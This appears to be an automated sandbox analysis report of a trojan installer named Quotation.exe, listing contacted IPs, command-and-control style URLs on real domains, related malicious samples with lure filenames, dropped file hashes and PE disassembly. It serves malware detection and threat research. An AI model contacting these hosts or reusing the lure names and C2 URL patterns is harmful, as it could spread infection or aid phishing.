http://www.jiyu-kobo.co.jp/	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000002.0000000 0.260010429.000000000BC36000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.241.24.122	riceandginger.com	United States		46606	UNIFIEDLAYER-AS-1US	true
34.102.136.180	houseof2.com	United States		15169	GOOGLEUS	false
156.235.228.19	www.xyfs360.com	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
198.54.117.216	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383984
Start date:	08.04.2021
Start time:	13:34:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Quotation.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/3@4/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 20.9% (good quality ratio 18.6%) • Quality average: 72.9% • Quality standard deviation: 32.3%
HCA Information:	• Successful, ratio: 91% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 104.42.151.234, 104.43.139.144, 23.54.113.53, 168.61.161.212, 95.100.54.203, 20.82.210.154, 23.10.249.43, 23.10.249.26, 20.54.26.129, 20.50.102.62 • Excluded domains from analysis (whitelisted): fs.microsoft.com, arc.msn.com.nsatc.net, ris-prod.trafficmanager.net, store-images.s-microsoft.com-c.edgekey.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus16.cloudapp.net • VT rate limit hit for: /opt/package/joesandbox/database/analysis/383984/sample/Quotation.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.241.24.122	PO.exe	Get hash	malicious	Browse	• www.riceandginger.com/fcn/?8p4=IIapObjlcsmN/tTUXuiVJ6SvcAdYVsMSy0eMvzJ/vGgposGY5YkWehqMwppvssjWa3vK&sZCp=0btLwJX8eFdTeVr

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TRANSFER CONFIRMATION_PDF.exe	Get hash	malicious	Browse	• www.riceandginger.com/fcn/?nR-lCh=-ZkPgF4h0LuP&Bj4=IIapObjlcsmN/tTUXuiVJ6SvcAdYVsMSy0eMvzJ/vGgposGY5YkWehqMwqJ/jNzuESGN
198.54.117.216	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• www.boogerstv.com/p2io/?pJE8=G0GpifmhvxtXlZL&-ZoXL=fW2NkW2m2880y7g2f/m+egXTc5dWq8qtohIQX9xRv3Snfsyr1ZmLXRti4FdN58+iKII8Sw==
	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• www.911salesrescue.com/sqra/?Rl=pq8KHaLgBYlMb7GR3VJ/cL4dF9VTs2jS1VGjWDfBvu/RR65b3/eoUhDFCE5vmyzJV1nh&_jqT2L=gBg8BF3ptlc
	1517679127365.exe	Get hash	malicious	Browse	• www.swavhca.com/ct6a/?YP=fbdhu8lXTJZTH&LhN0T=t85XbN3qNlbTw/JaLNJ7F4/+On2opPlRNjQpYLfn5nRJlrt0zCXnGg8yVYHQwlCaZVdo
	TSPO0001978-xlxs.exe	Get hash	malicious	Browse	• www.switcheo.finance/uwec/?-ZVd=1bgta&T8VxaVs=3cOH6CffnF8zA2vO0DHvKlrvSwO+w2vUbH/s+qgAJjYXXQ/ohIL0shsdTQ14Zv3dTuQV
	igPVY6UByI.exe	Get hash	malicious	Browse	• www.dbdcontractlngllc.com/evpn/?6lB4ir3X=HFShCSWXwaKkW2ZiFlcUlPO3+HJMVrrKG3pif6jrFe/K9RUAGcpqC/YV0bjZ8afR2I7A&lZQ=fxoxjP38
	order samples 056-062 _pdf.exe	Get hash	malicious	Browse	• www.gatticecream.com/nu8e/?7ntLT=H0OBJMmEUgvZcgBddvaavx+e86Q1Ewqz/q4u2TIdbw6nMChu3R+Cq7j/in+DO7Gj50PD&v4Xpf=oBZI2rip

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	P.O71540.xlsx	Get hash	malicious	Browse	• www.tople velsealcoating.net/njo/?jpal0=mxuHlFV+ZuSguIs2Jcwsp6Dcsuxeed OYcK/5rsXgvOQsfT3joYJg2D4C6z0Ci+7Qc2CgOg==&3ft=fxotnVnH_pxPJD2P
	Purchase Order _pdf.exe	Get hash	malicious	Browse	• www.doorman.pro/bft/?s8eTn6p=cPB7zr1p3SmwgzYXiBUkF9mwqufO0UDDdPUnBBhQn+hhkWASV2AK1gVN757rEFaij0Eh&2d=lnxh
	PO#4503527426.xlsx	Get hash	malicious	Browse	• www.oodi.club/j5an/?3f=dOaW3vahSXqg4+CHM7A8brpc4JT3ik1DQ14U6alOEgrJbBQuvLIVfIvFsL19wjAmshOCtA==&SH=u2M0w8Cp
	SOA 2.doc	Get hash	malicious	Browse	• www.inifinityapps.net/bf3/?pBR=swuzFfg2YELF3Ru0riS9eAlbkrlhpvPYJEoO3kAfMfwngIUjKqHF470zbQhO/y10VYkWvA==&ON6h=lFQLUjPpddS8R0S0
	imTmqTngvS.exe	Get hash	malicious	Browse	• www.technivestor.net/tmz/?qFQhSfAp=K3BD3qDI+aee8DpmSbQXpbOTPwLovYyqciBQO+B1r1efJTEAnqucMp36KUkTt76iGrJvJTWHKg==&8p=fdiLulhXj
	winlog(1).exe	Get hash	malicious	Browse	• www.304shaughnessygreen.info/oean/?u4XpH=d8/ljYFfl/PIYPjWsWUnApMkbVV7hvzPIdCz8jHXy+5qO30gF7f5xBZ16m2K4v/YBLhmp8B+9w==&8pNhXv=yVML0zB0
	Request for Quotation.exe	Get hash	malicious	Browse	• www.kingdomwinecommunity.com/9t6k/?wR=AqHI0+MX2ftrVe3DEiYBNVYhM67Z+qKer8sV+OvuybcJEoEJXTUx/oN34534+xty7Jcn&S0Gll=RRHTxr6PgzuH1

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	in.exe	Get hash	malicious	Browse	• www.concur.design/uds2/?Y4spQFW=n2X6clJmCA05S3ZeqrcWmU9LgTYh3Xo9IMSlcPg8h+SS+WcZ+1zi1nXkqGc0mRUifak24jBbuw==&Ezu=VTChCL_ht2spUrl
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• www.maddaddie.com/csv8/?RRm=bmU6bhxvgrtQDLdFrXfZu84+YLpNz+FpUYa4sbpu+DXpESkC+J6KAuS4IExlqjj6N4cMeGxZJA==&rV0DPf=8pMPQ6
	kqwqyoFz1C.exe	Get hash	malicious	Browse	• www.pnorg.net/jskg/?9roHn=FFIlKUI2Vy3AcuNhWrh4fKbis3luBqLkf2wubdQ4CJ+GPQXPDvWWudAI4bM3GwbQsdH4&npHhW=3fq4gDD0abs8
	jEgLNI40Ro9O775.exe	Get hash	malicious	Browse	• www.nautilus.photos/e66m/?Qzu=/jbGnlKlCl+kfGg+6TwKlRO8yGA+aFIV4OcnMw7A2/lyvNgUFCY9EZaTm252tDySX7Bu&tZUX=QtxX3N6pmn8HFjP
	hlNvQKaRR3.exe	Get hash	malicious	Browse	• www.freshlookconsulting.net/jskg/?yN6Ddr1H=7pn97mLWvkMXGDEchdpcgW9NAJQehO/Pf6j+f8BObvafep31f10mg4FYeAaWQcAcoJTm&8p=2dOPB6nHz
	hO3eV0L7FB.exe	Get hash	malicious	Browse	• www.accessible.legal/csv8/?lh28=O0GliFfpjJXxzb&LXe09=oGqbtMom9WGYi+RBhVD/q4yy78sx6VM5qFnCf+91Xqn8W7yN0ac+rgSlx9DJFvjgpGDVDlUe9g==
	U0N4EBAJKJ.exe	Get hash	malicious	Browse	• www.maddaddie.com/csv8/?Rh=8pgDCRypynATXZ&cj=bmU6bhxvgrtQDLdFrXfZu84+YLpNz+FpUYa4sbpu+DXpESkC+J6KAuS4IHd12S/BKN1d

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	PO-RFQ # 097663899.exe	Get hash	malicious	Browse	• 198.54.117.218
	Betaling_advies.exe	Get hash	malicious	Browse	• 198.54.117.218
	gqnTRCdv5u.exe	Get hash	malicious	Browse	• 198.54.117.211
	eQLPRPErea.exe	Get hash	malicious	Browse	• 198.54.117.215
	PaymentAdvice.exe	Get hash	malicious	Browse	• 198.54.117.218
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 198.54.117.216
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 198.54.117.212
	46578-TR.exe	Get hash	malicious	Browse	• 198.54.117.218
	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• 198.54.117.216
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMAS ANGAN.exe	Get hash	malicious	Browse	• 198.54.117.217
	1517679127365.exe	Get hash	malicious	Browse	• 198.54.117.216
	BL-2010403L.exe	Get hash	malicious	Browse	• 198.54.117.218
	Shinshin Machinery.exe.exe	Get hash	malicious	Browse	• 198.54.117.212
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• 198.54.117.217
	INV-210318L.exe	Get hash	malicious	Browse	• 198.54.117.212
	Inquiry.docx	Get hash	malicious	Browse	• 198.54.117.218
	BL Draft copy.exe	Get hash	malicious	Browse	• 198.54.117.215
	Order.exe	Get hash	malicious	Browse	• 198.54.117.210
	PO.1183.exe	Get hash	malicious	Browse	• 198.54.117.211

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	PO-RFQ # 097663899.exe	Get hash	malicious	Browse	• 198.54.117.218
	Betaling_advies.exe	Get hash	malicious	Browse	• 198.54.117.218
	nova narud#U017eba pdf rvP6N.exe	Get hash	malicious	Browse	• 63.250.37.200
	gqnTRCdv5u.exe	Get hash	malicious	Browse	• 198.54.117.211
	Calt7BoW2a.exe	Get hash	malicious	Browse	• 63.250.43.5
	eQLPRPErea.exe	Get hash	malicious	Browse	• 198.54.117.215
	vbc.exe	Get hash	malicious	Browse	• 198.54.117.244
	000OUTQ080519103.pdf.exe	Get hash	malicious	Browse	• 198.54.126.159
	PaymentAdvice.exe	Get hash	malicious	Browse	• 198.54.117.218
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 198.54.117.216
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	quotation.exe	Get hash	malicious	Browse	• 162.0.229.227
	PU Request Form Hardware.exe	Get hash	malicious	Browse	• 198.54.126.165
	URGENT INQUIRY.exe	Get hash	malicious	Browse	• 198.54.126.165
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 63.250.38.60
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 63.250.38.60
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 63.250.38.60
	Protected Client.js	Get hash	malicious	Browse	• 199.192.24.250
	one new parcel.exe	Get hash	malicious	Browse	• 199.193.7.228
	Protected Client.js	Get hash	malicious	Browse	• 199.192.24.250
DXTL-HKDXTLTseungKwanOServiceHK	nova narud#U017eba pdf rvP6N.exe	Get hash	malicious	Browse	• 156.235.148.136
	AQJEKNHnWK.exe	Get hash	malicious	Browse	• 103.97.19.74
	vbc.exe	Get hash	malicious	Browse	• 154.86.211.231
	PaymentAdvice.exe	Get hash	malicious	Browse	• 154.219.109.119
	BL01345678053567.exe	Get hash	malicious	Browse	• 45.192.251.55
	pvUopSli7C5Eklw.exe	Get hash	malicious	Browse	• 156.245.147.6
	payment.exe	Get hash	malicious	Browse	• 154.219.105.199
	New Order.exe	Get hash	malicious	Browse	• 45.199.49.95
	BL84995005038483.exe	Get hash	malicious	Browse	• 45.192.251.55
	SAKKAB QUOTATION_REQUEST.exe	Get hash	malicious	Browse	• 154.86.211.135
	SwiftMT103_pdf.exe	Get hash	malicious	Browse	• 154.84.125.40
	1517679127365.exe	Get hash	malicious	Browse	• 154.219.193.141

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SB210330034.pdf.exe	Get hash	malicious	Browse	• 154.81.99.74
	Purchase Orders.exe	Get hash	malicious	Browse	• 45.192.251.43
	QUOTATION REQUEST.exe	Get hash	malicious	Browse	• 156.239.96.43
	Request an Estimate_2021_04_01.exe	Get hash	malicious	Browse	• 45.194.211.92
	proforma.exe	Get hash	malicious	Browse	• 154.219.105.199
	xpy9BhQR3t.xlsx	Get hash	malicious	Browse	• 154.80.163.105
	oQJT5eueEX.exe	Get hash	malicious	Browse	• 154.214.73.24
	MACHINE SPECIFICATION.exe	Get hash	malicious	Browse	• 156.232.242.149
UNIFIEDLAYER-AS-1US	RFQ_AP65425652_032421 isu-isu,pdf.exe	Get hash	malicious	Browse	• 162.241.244.61
	PaymentAdvice.exe	Get hash	malicious	Browse	• 108.167.140.96
	PRODUCT_INQUIRY_PO_0009044_PDF.exe	Get hash	malicious	Browse	• 192.185.164.148
	PO.exe	Get hash	malicious	Browse	• 162.241.24.122
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 74.220.199.6
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 192.185.48.194
	vbc.exe	Get hash	malicious	Browse	• 50.87.195.61
	PRICE_QUOTATION_RFQ_000988_PDF.exe	Get hash	malicious	Browse	• 192.185.164.148
	PaymentAdvice.exe	Get hash	malicious	Browse	• 198.57.149.44
	PRC-20-518 ORIGINAL.xlsx	Get hash	malicious	Browse	• 162.241.61.249
	Aveo 742.html	Get hash	malicious	Browse	• 162.241.124.93
	Bridgestone 363.html	Get hash	malicious	Browse	• 162.241.124.93
	nunu.exe	Get hash	malicious	Browse	• 192.185.162.134
	GS_ PO NO.1862021.exe	Get hash	malicious	Browse	• 192.185.90.36
	Payment Report.html	Get hash	malicious	Browse	• 192.185.195.15
	receipt-xxxx.htm	Get hash	malicious	Browse	• 162.241.124.32
	Order-027165.exe	Get hash	malicious	Browse	• 192.232.218.185
	Ewkoo9igCN.dll	Get hash	malicious	Browse	• 162.241.54.59
	49Bvnq7iFK.dll	Get hash	malicious	Browse	• 162.241.54.59
	OtOXfybCmW.dll	Get hash	malicious	Browse	• 162.241.54.59

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\6g13vjbdoi2ehkg8yw6

Process:	C:\Users\user\Desktop\Quotation.exe
File Type:	data
Category:	dropped
Size (bytes):	185856
Entropy (8bit):	**7.999056053420569**
Encrypted:	**true**
SSDEEP:	3072:iNQRASwtGpaYuz7czLmKdkKAl0L+pDuYFjQEniZ1mNsQwC6j/CD99J7K5ZGsaNYm:iRdtGpaYuASMk6+tuYqZ12sQP/9K5ZG9
MD5:	F96E5B318FD7258CB56A79C4C84324F4
SHA1:	4B724664C48D73F2A7FA125805E0538FAFB8462E
SHA-256:	BFF10860E3F16A093F8CD094E04664F815C12CD49561AB87A88EAA2498B38251
SHA-512:	40FBA8DFEDDECC528D096ED0E0BD501F77B52F10674E0335F5C70CBCD94E9D107CFF5F028D1E1821C3AE20DFA4A00554433EA5B6BE18D755DD7F522AC65970F
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\6g13vjbdoi2ehkg8yw6	
Preview:	.-...D...$5K....TiY.w9...jJ./.kPd.V.....{.S..s).....X.C....V5...fB.n2..>.-.7..f..hm3</#.....081..=.=.....CM....P..t.l...4..c.Z.e...2...{P..SQ.#P..f..Xr..V.....p-H...<.z.!.!.....0..... ..Gm..f....f..].R.....*.(v.....s$s.x..z.v..4.....xL2.;\Y(..Bc... ./.A.h._}.Q...g..+E....:..z....5..\.).m..&. ....!..nN...X.....9..j...^.....y...w.vH....X@.*.j.. .#x..T%.8.....+..0.#x...n..8..o<.. "..#5PL3....C.\...s....L7Y.V.....k...y.S.....t.s..v5..Wv..'.....]..5...&u...h&[..:k.....U..>..t.6V0...TU.n....=.....YE^..^.....M.I.....:....G....Sy^..].Z$.,.....F..%.n..)t.../..r..).J7lz.. .@..4.~$?D.>$..I.....k.....^..6...M.n.K.'J....}qo<.k>.aSZ.aU.....{z.....*...YH.....,.....7X..$....Vi....f...7J.eOg..@..0t_..9]m.l.y..0L..q.tF.&.....M.S*._.qt...B.n..j....V.....>.q ;]..wYr....Akg .....m.....?l...)..S.B.?y)..,$Q.i...G.....C3J(..~.....u...pf.+.+../_..A.Q.w.|..K.m.9K..N.zH...+.PB...8`a.J....?.4.N....`5...i.f.@....y....

C:\Users\user\AppData\Local\Temp\nsu4E63.tmp\laegtoh4.dll	
Process:	C:\Users\user\Desktop\Quotation.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	4.158236328405185
Encrypted:	false
SSDEEP:	48:StXhoVLATc3cFa6PTh7SKFt5ET9TbOGa4zzBvoAXAdUMQ9Bg6RuqSqHSnM:nVLATc3z6BD5EhTiGXHBgVueaxBHSM
MD5:	F68CD7EF81A40B6DC714658AEF692640
SHA1:	377095C12352BEA1CE2AA195F4354270F8571767
SHA-256:	B0511BD682E5D539F05BE2C97D5E8E23DDDC48CC32AAA6C25B6A6ECEA4DEE475
SHA-512:	4C412EB6C9B01FFE57B582373703864448DB10B86D69A8B5AB9F2933917E6FD9FCD6124FF17A6A605A1C6D6569EA22DF1B80877BEF61B43F8D59B248D8791083
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 13%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....;T..hT..hT..h@..iG..hT..h{..h...iU..h...iU..h...hU..h...iU..hRichT..h. .....PE..L...'.n`.....!..... .....`.....@..... !..P...\".....@.....P..p....!..... ....text..... ..`.rdata..,.... .....@..@.data.....0.....@....rsrc.....@.....@..@.reloc..p....P.....@..B..... ....

C:\Users\user\AppData\Local\Temp\tqph8ojuftde3	
Process:	C:\Users\user\Desktop\Quotation.exe
File Type:	data
Category:	dropped
Size (bytes):	6661
Entropy (8bit):	7.973833328167563
Encrypted:	false
SSDEEP:	192:f9GMw7lP6AfdFoGNxCDNNFFJ9HhXr0kfZV4kKHHlkHirmU:fMxp6Afd6CCDFxBfLKHHOU
MD5:	C786E7452E59B23515152DAA0BA0F81C
SHA1:	9EB1075E3830E9021352E246668B47E6965483F9
SHA-256:	605A0E21D422DC245CBE890D7E714961C32A2D657DDDFA3B76282051431578FA
SHA-512:	D20482CB2EA748BC4D105E9FA93E2F104477CC37EE2674336DB78AF9427565BA6AFA5BD305B993964F641EEA92E9F95EE5A1A30F8E7AD4230B08081938F65277
Malicious:	false
Reputation:	low
Preview:	.....D..EzO.y<.tQ!.G.[... x-.$ni.af.q.j..H..]...@;...N...CBF#k.....g'&%....>.....,.G..i.....QPG.....onm.....ut{.....q.....YXO... ..WVU....)c..#.W.../G..9.`..B.sA@7.....C....!B! .FQ.....3.8TW.....?.^....T:@EqTdE~-R.].z{FW.6.WyG`.?.h`\q.H.azaV.Q.^ZJs.Rj.B3t.[y\|.8}i,\|M.u.....n.[nV.A.xR1..&...../#.....CB1...:=.....]\c.....KJy.....w.....~}.....ed k.....SRa.....)(.....0+....Pr..2..-,.IC...(.4:..PG.....<.Y...i.....=$'e(.S.,|..`.....u8tc....p.....|...d..!..m.....eQ...M~;/z.R...7*)..".....:Y....'.....L..**.U.>.72|X..<.+*.....|....7.`c).$...c.XG.. ps...xon.9..C..qh.....*s.....d.1._..i..!.p`WV.Pm"....%.....8/.....6E..J.C.....w;7y.!.....Yo2.g..m'?e(..U.e_&.o.....9.;6.;.`...L...=.x..{.{P...Q6t.-D".$.... ..f...g[.T....8.11.Z.....".... <..~.3..I.x..SSRQ;.....v.! ..`.b.`..e.k.i.G.....LPon.I....w.@.h.~}E..mqp.u....|kON.L.aa..VUT.a...Y...\....s..3.2.-.z..@..5.:..I.7...?6....|.%.b..Wl.,nu.f..?.Y..V....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.919658800710345
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Quotation.exe
File size:	228099
MD5:	1f86caaa19912ceb55c9f6121eb692bb

General

SHA1:	2d4dd95fdb17937b22a3d6a41862704ed80acf70
SHA256:	8309d803c92faaf24828cd67e4c1041f9465ecf6c63f7608d7ed4579f075a02c
SHA512:	720c68b543c3d5eb2d026feb0ae46d0c77aa0eb71cd3302c520384cbff27e28fed1f9f0b3c761aed7bdea054fd2d3829f294f3250175d6d159d1167122f67a72
SSDEEP:	6144:NDIjkRdtGpaYuASMk6+tuYqZ12sQP/9K5ZGsaNY2TuZzHS:0knquAS/NN/9OXKY2TezHS
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....lJ...$...$...$./.{...$...%.9.$.".y...$.....$.f."...$.Rich..$.....PE..L.....8E.....\.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x403166
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x4538CD1D [Fri Oct 20 13:20:29 2006 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	18bc6fa81e19f21156316b1ae696ed6b

Entrypoint Preview

Instruction
sub esp, 0000017Ch
push ebx
push ebp
push esi
xor esi, esi
push edi
mov dword ptr [esp+18h], esi
mov ebp, 00409240h
mov byte ptr [esp+10h], 00000020h
call dword ptr [00407030h]
push esi
call dword ptr [00407270h]
mov dword ptr [0042F4D0h], eax
push esi
lea eax, dword ptr [esp+30h]
push 00000160h
push eax
push esi
push 00429860h
call dword ptr [00407158h]
push 00409230h
push 0042EC20h

Instruction
call 00007F6D64B7E938h
mov ebx, 00436400h
push ebx
push 00000400h
call dword ptr [004070B4h]
call 00007F6D64B7C079h
test eax, eax
jne 00007F6D64B7C136h
push 000003FBh
push ebx
call dword ptr [004070B0h]
push 00409228h
push ebx
call 00007F6D64B7E923h
call 00007F6D64B7C059h
test eax, eax
je 00007F6D64B7C252h
mov edi, 00435000h
push edi
call dword ptr [00407140h]
call dword ptr [004070ACh]
push eax
push edi
call 00007F6D64B7E8E1h
push 00000000h
call dword ptr [00407108h]
cmp byte ptr [00435000h], 00000022h
mov dword ptr [0042F420h], eax
mov eax, edi
jne 00007F6D64B7C11Ch
mov byte ptr [esp+10h], 00000022h
mov eax, 00000001h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x7450	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x38000	0x900	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x280	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5bfe	0x5c00	False	0.677097486413	data	6.48704517882	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x11fe	0x1200	False	0.465494791667	data	5.27785481266	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0x9000	0x264d4	0x400	False	0.6669921875	data	5.22478733059	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x30000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x38000	0x900	0xa00	False	0.408203125	data	3.93987268299	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x38190	0x2e8	data	English	United States
RT_DIALOG	0x38478	0x100	data	English	United States
RT_DIALOG	0x38578	0x11c	data	English	United States
RT_DIALOG	0x38698	0x60	data	English	United States
RT_GROUP_ICON	0x386f8	0x14	data	English	United States
RT_MANIFEST	0x38710	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CloseHandle, SetFileTime, CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetFileSize, GetModuleFileNameA, GetTickCount, GetCurrentProcess, lstrcmpiA, ExitProcess, GetCommandLineA, GetWindowsDirectoryA, GetTempPathA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, CreateFileA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, lstrcmpA, GetEnvironmentVariableA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, SetErrorMode, GetModuleHandleA, LoadLibraryA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, CopyFileA
